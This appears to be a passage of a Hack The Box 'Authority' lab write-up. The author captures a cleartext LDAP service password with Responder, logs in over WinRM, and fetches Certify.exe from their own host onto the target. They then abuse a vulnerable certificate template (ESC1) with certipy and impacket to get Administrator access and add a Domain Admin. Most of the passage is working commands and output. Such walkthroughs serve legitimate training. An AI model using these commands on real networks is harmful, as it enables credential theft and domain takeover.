


I selected LDAP > LDAP Directories > default > Connection and clicked the Edit icon to modify the incorrect value
Screenshot Evidence



I changed the value to **ldaps://authority.htb:636** and clicked ok
 I then clicked "Save"

Screenshot Evidence




I attempted to login again and saw the change was applied successfully from the error message

Screenshot Evidence

Error 5017

Directory unavailable. If this error occurs repeatedly please contact your help desk.

5017 ERROR_DIRECTORY_UNAVAILABLE (all ldap profiles are unreachable; errors: ["error connecting as proxy user: unable to create connection: unable to connect to any configured ldap url, last error: unable to bind to ldaps://authority.htb:636 as CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb reason: CommunicationException (authority.htb:636; PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target)"])




I next decided to set up responder to attempt catching credentials being used to authenticate to the LDAP service.

I set up a Responder listener on my device

```
# Command Executed
responder -I tun0 -wA
```

I verified that LDAP is listening in my output


Screenshot Evidence



I went back to Configuration Editor and signed in again using the password pWm_@dm!N_!23

I changed the value ldaps://authority.authority.htb:636 to ldap://10.10.14.98:389 and clicked "Test LDAP Profile"

Screenshot Evidence Error Returned



I checked responder and had grabbed a clear text password from the LDAP Bind request

Screenshot Evidence


```
[Analyze mode: ICMP] You can ICMP Redirect on this network.
[Analyze mode: ICMP] This workstation (10.10.14.98) is not on the same subnet than the D
[Analyze mode: ICMP] Use `python tools/Icmp-Redirect.py` for more details.
[!] Error starting TCP server on port 21, check permissions or other servers running.
[!] Error starting TCP server on port 53, check permissions or other servers running.
[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
[LDAP] Cleartext Client : 10.129.229.56
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Service Accounts,
```

USER: svc_ldap

PASS: lDaP_1n_th3_cle4r!

I tested to see if I can access the device using WinRM with these credentials and was successful

```
# Metasploit Commands
use scanner/winrm/winrm_login
set USERNAME svc_ldap
set PASSWORD lDaP_1n_th3_cle4r!
set STOP_ON_SUCCESS true
set RHOSTS 10.129.229.56
set RPORT 5985
set DOMAIN htb
run
```

Screenshot Evidence

```
msf6 auxiliary(scanner/winrm/winrm_login) > run

[+] 10.129.229.56:5985 - Login Successful: htb\svc_ldap:lDaP_1n_th3_cle4r!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/winrm/winrm_login) > |
[Authority0:openvpn 1:msf* 2:bash- 3:bash
```

I logged into a PSSession and was able to read the user flag

```
# Command Executed
/usr/bin/evil-winrm -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -i 10.129.229.56
type C:\Users\svc_ldap\Desktop\user.txt
#RESULTS
021f3f69a5d8346b96d7af03ec6c346a
```

Screenshot Evidence

```

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> type C:\Users\svc_ldap\Desktop\user.txt
021f3f69a5d8346b96d7af03ec6c346a
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> hostname
authority
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami
htb\svc_ldap
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::9d
    IPv6 Address. . . . . : dead:beef::ef81:144f:f254:bd3d
    Link-local IPv6 Address . . . . . : fe80::1f57:a649:2c9a:3d7c%8
    IPv4 Address. . . . . : 10.129.229.56
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:2bb5%8
                                10.129.0.1
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> |
[Authority0:openvpn 1:msf- 2:bash* 3:bash

```

USER FLAG: 021f3f69a5d8346b96d7af03ec6c346a

PrivEsc

As part of my enumeration I started my apache web server and hosted a file called Certify.exe which I am going to use to find vulnerable certificates

If you do not have Certify.exe already you can download it using the command below

```

# Download Certift.exe
wget https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/raw/master/Certify.exe -P /var/www/html/
Certify.exe

# Start Web server
systemctl start apache2

# Watch for hits
tail -f /var/log/apache2/access.log

```

I received an error message that Access is Denied.

I may not be allowed to use Invoke-WebRequest so I tried another download method which was successful

```

# Start-BitsTransfer
Start-BitsTransfer -Source http://10.10.14.98/Certify.exe -Destination .\Certify.exe

# Evil-Winrm has a built in function also that can be used
upload /var/www/html/Certify.exe

```

Screenshot Evidence

```
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> Start-BitsTransfer -Source http://10.10.14.98/Certify.exe -Destination .\Certify.exe
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> dir

Directory: C:\Users\svc_ldap\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         11/27/2023   12:50 AM          174080 Certify.exe

*Evil-WinRM* PS C:\Users\svc_ldap\Documents> |
[Authority0:openvpn 1:msf 2:bash* 3:bash-
```

I used the tool to look for vulnerable certificates and found one Template Named **CorpVPN**

```
# Command Executed
.\Certify.exe find /vulnerable
```

Screenshot Evidence

```
[!] Vulnerable Certificates Templates :

CA Name                : authority.authority.htb\AUTHORITY-CA
Template Name          : CorpVPN
Schema Version         : 2
Validity Period        : 20 years
Renewal Period         : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag  : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLIS
Authorized Signatures Required : 0
pkiextendedkeyusage    : Client Authentication, Document Sign
ication, Secure Email
mspki-certificate-application-policy : Client Authentication, Document Sign
ication, Secure Email
Permissions
  Enrollment Permissions
    Enrollment Rights   : HTB\Domain Admins           S-1-5-21-622
                        : HTB\Domain Computers        S-1-5-21-622
                        : HTB\Enterprise Admins       S-1-5-21-622
  Object Control Permissions
    Owner               : HTB\Administrator           S-1-5-21-622
    WriteOwner Principals : HTB\Administrator           S-1-5-21-622
                        : HTB\Domain Admins           S-1-5-21-622
                        : HTB\Enterprise Admins       S-1-5-21-622
    WriteDacl Principals : HTB\Administrator           S-1-5-21-622
                        : HTB\Domain Admins           S-1-5-21-622
                        : HTB\Enterprise Admins       S-1-5-21-622
    WriteProperty Principals : HTB\Administrator           S-1-5-21-622
                        : HTB\Domain Admins           S-1-5-21-622
                        : HTB\Enterprise Admins       S-1-5-21-622
```

The Domain Users group does not have permissions to the certificate.

I checked my Group Membership to see if I have permissions to the above certificate and I do not

```
# Command Executed
net user svc_ldap /domain
```

Screenshot Evidence

```
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> net user svc_ldap /domain
User name                svc_ldap
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        8/10/2022 8:29:31 PM
Password expires         Never
Password changeable      8/11/2022 8:29:31 PM
Password required        Yes
User may change password No

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               7/5/2023 7:43:09 PM

Logon hours allowed      All

Local Group Memberships  *Remote Management Use
Global Group memberships *Domain Users
The command completed successfully.
```

I checked my users privileges to see what I am able to do to determine if I can elevate my privileges and I discovered I have SeMachineAccountPrivilege

```
# Command Executed
whoami /priv
```

Screenshot Evidence

```
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami /priv

PRIVILEGES INFORMATION
_____

Privilege Name            Description                                State
-----
SeMachineAccountPrivilege Add workstations to domain                Enabled
SeChangeNotifyPrivilege  Bypass traverse checking                  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> |
```

This permission allows svc_ldap to add up to 10 computer objects to a domain. However it also allows for the creation of Computer user accounts DESKTOP\$ for example.

REFERENCE: <https://www.ultimatewindowssecurity.com/wiki/page.aspx?spid=AddWsToDomain>

I needed to update my /etc/hosts file

```
# Update File
vim /etc/hosts
# Add Lines
10.129.229.56    authority.htb.corp htb.corp authority.htb authority.authority.htb
```

I am going to elevated my Privilege using ESC1 method. This allows any domain computer to request an Administrator certificate

REFERENCE: <https://github.com/ly4k/Certipy>

I added a new computer to the domain which I am going to request an administrator certificate with

```
# Create Virtual Env That Uses Required Python Version
python3 -m venv /root/HTB/Boxes/Authority/venv
source /root/HTB/Boxes/Authority/venv/bin/activate
pip3 install certipy-ad

# Create New Computer Account
impacket-addcomputer authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -dc-ip 10.129.229.56 -computer-name tobor -
computer-pass 'lDaP_1n_th3_cle4r!'

# Request Administrator Certificate Pair
certipy-ad req -username 'tobor$@authority.htb' -password 'lDaP_1n_th3_cle4r!' -ca 'AUTHORITY-CA' -target
10.129.229.56 -template 'CorpVpn' -upn "administrator@authority.htb" -dns authority.authority.htb
```

Screenshot Evidence Add Computer

```
(venv)(root@kali)-[~/HTB/Boxes/Authority]
$ impacket-addcomputer authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -dc-ip 10.129.229.56 -computer-name tobor
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account tobor$ with password lDaP_1n_th3_cle4r!.
```

Screenshot Evidence Obtained Certificate

```
(venv)(root@kali)-[~/HTB/Boxes/Authority]
$ certipy-ad req -username 'tobor$@authority.htb' -password 'lDaP_1n_th3_cle4r!' -ca 'AUTHORITY-CA' -target
authority.htb" -dns authority.authority.htb
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 3
[*] Got certificate with multiple identifications
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'
```

I was able to use the certificate to gain an LDAP shell

```
# Command Executed
```



```
certipy-ad auth -pfx administrator_authority.pfx -dc-ip 10.129.229.56 -ldap-shell
```

Screenshot Evidence

```
(venv)(root@kali)-[~/HTB/Boxes/Authority]
# certipy-ad auth -pfx administrator_authority.pfx -dc-ip 10.129.229.56 -ldap-shell
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://10.129.229.56:636'
[*] Authenticated to '10.129.229.56' as: u:HTB\Administrator
Type help for list of commands

# |
[Authority0:openvpn 1:msf 2:bash- 3:python3* 4:bash
```

I used the LDAP shell to create a user and add them to the Domain Admins group

```
# Commands Executed
add_user toborobot
change_password toborobot "Password123"
add_user_to_group toborobot 'Domain Admins'
```

Screenshot Evidence

```
# add_user_to_group toborobot 'Domain Admins'
Adding user: toborobot to group Domain Admins result: OK

# |
[Authority0:openvpn 1:msf 2:bash- 3:python3* 4:bash
```

I used WinRM to login with the user I just created and was then able to read the root flag

```
# Command Executed
evil-winrm -u toborobot -p Password123 -i 10.129.229.56
type C:\Users\Administrator\Desktop\root.txt
#RESULTS
e47b5dd19a61c27329b7adb0efab4daf
```

Screenshot Evidence

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\toborobot\Documents> type C:\Users\Administrator\Desktop\root.txt
e47b5dd19a61c27329b7adb0efab4daf
*Evil-WinRM* PS C:\Users\toborobot\Documents> hostname
authority
*Evil-WinRM* PS C:\Users\toborobot\Documents> whoami
htb\toborobot
*Evil-WinRM* PS C:\Users\toborobot\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::9d
    IPv6 Address. . . . . : dead:beef::ef81:144f:f254:bd3d
    Link-local IPv6 Address . . . . . : fe80::1f57:a649:2c9a:3d7c%8
    IPv4 Address. . . . . : 10.129.229.56
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:2bb5%8
                                10.129.0.1
*Evil-WinRM* PS C:\Users\toborobot\Documents> |
```

ROOT FLAG: e47b5dd19a61c27329b7adb0efab4daf